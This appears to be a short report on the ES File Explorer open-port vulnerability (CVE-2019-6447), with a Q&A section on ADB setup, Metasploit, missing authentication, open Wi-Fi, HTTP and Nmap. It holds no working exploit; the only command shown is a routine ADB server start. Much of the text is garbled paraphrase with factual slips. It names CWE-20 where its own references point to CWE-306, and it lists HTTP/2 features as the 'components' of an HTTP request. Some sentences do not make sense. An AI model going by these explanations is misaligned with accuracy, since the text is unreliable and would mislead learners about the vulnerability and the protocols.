"The Android version of the ES File Explorer File Manager is vulnerable till version 4.1.9.7.4," it reads (Android App Software). This is of crucial importance and has been deemed such. Any features of Service Port 59777 that have not been discovered are vulnerable to this flaw.

The privilege escalation vulnerability is caused by the manipulation with unknown input. CWE-20 is the CWE ID for this type of vulnerability. When it comes to effects, we know that it compromises privacy, security, and availability.

The above investigation of the ES file browser security weakness allows us to see the issue in its entirety. The primary cause was that the designer of the shared access function failed to include a check of the request, which opened the door to potential security breaches.

Questions

1.What is the ADB tool for Linux?

First of all, install and setup ADB tools on Kali Linux. A huge variety of functions may be performed through ADB (Android Debug Bridge). In this report, I will highlight a few of the most helpful things that ADB has to offer. You may use ADB to send and receive files to and from your mobile device. Push and pull are utilized to accomplish the stated goal

2.What is the Metasploit Framework?

Rapid7, a security firm located in Boston, Massachusetts, owns the corporation. DevSecOps pros, white hat hackers, and other security professionals utilize it as a ruby-based open source framework for penetration testing.

3.What does means the Missing Authentication for Critical Function?

When software doesn't verify a user's identity before granting them access to any privileged application capability, this vulnerability is described herein.

4.How does local Wi-Fi network vulnerable for the security?

Only if the attacker is on the same network as you are, does this method have any effect. Open Wi-Fi in airports, coffee shops, restaurants, and hotels can all be examples of scenarios when a VPN isn't necessary. Open services make it easy for an attacker to scan the network for IP addresses and then launch an assault.

5.What is the HTTP Request/Response?

Customers send requests to the server, and the server responds back with a response. ASCII encoding is used to encode textual content in HTTP communications. Messages were delivered freely over the connection in older versions of HTTP, such as HTTP/1.1. Human-readable messages are broken into frames in the newest versions of HTTP/2.0, resulting in significant speed gains.

6.What are the components of HTTP Response/Request?

- Request Multiplexing
- Binary protocol
- Header compression
- Server Push

7.What is the tool for finding open ports in Linux terminal?

With the N-Map scanning

8.How to setup the ADB sever for exploitation?

Here, we'll demonstrate the fundamentals of preparing your phone for ADB use. To begin, head to Settings > Developer Options > USB Debugging and toggle it on. If you want to get back into your system, type in this command:

```
adb start-server
```

9.How to establish the Wireless connection to your phone for exploitation?

If you want to use a wireless connection to your phone, both your computer and phone must be on the same network. To begin, go into your phone's settings and activate USB Debugging there. Then, connect your phone to your computer via data connection.

A popup will appear on your phone asking if you trust the computer it is linked to; choose "Yes" to continue.

Go to your phone's settings and find the 'About Phone' section. To check your status, select it from the "Status" menu. Your mobile device's IP address will be entered into a designated field. Take this into account.

10.When is the use RHOSTS IP command?

This command will allow us to establish a connection with the device.

References

[1] "Critical Flaw Found in ES File Explorer | Avast." https://blog.avast.com/critical-flaw-found-in-es-file-explorer (accessed Jun. 11, 2022).

[2] "ES File Browser CVE-2019-6447 Vulnerability Analysis - FreeBuf Network Security Industry Portal." https://www.freebuf.com/vuls/195069.html (accessed Jun. 11, 2022).

[3] "CVE - CVE-2021-42599." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42599 (accessed Jun. 11, 2022).

[4] "CWE - CWE-306: Missing Authentication for Critical Function (4.7)." https://cwe.mitre.org/data/definitions/306.html (accessed Jun. 12, 2022).

[5] "Severe vulnerabilities found in Android apps with millions of downloads | CyberNews." https://cybernews.com/news/severe-vulnerabilities-found-in-android-apps-with-millions-of-downloads/ (accessed Jun. 12, 2022).

[6] "Million Times Downloaded Android Apps Exposed to High-severity Vulnerabilities." https://gbhackers.com/million-times-downloaded-android-apps-exposed-to-high-severity-vulnerabilities/ (accessed Jun. 11, 2022).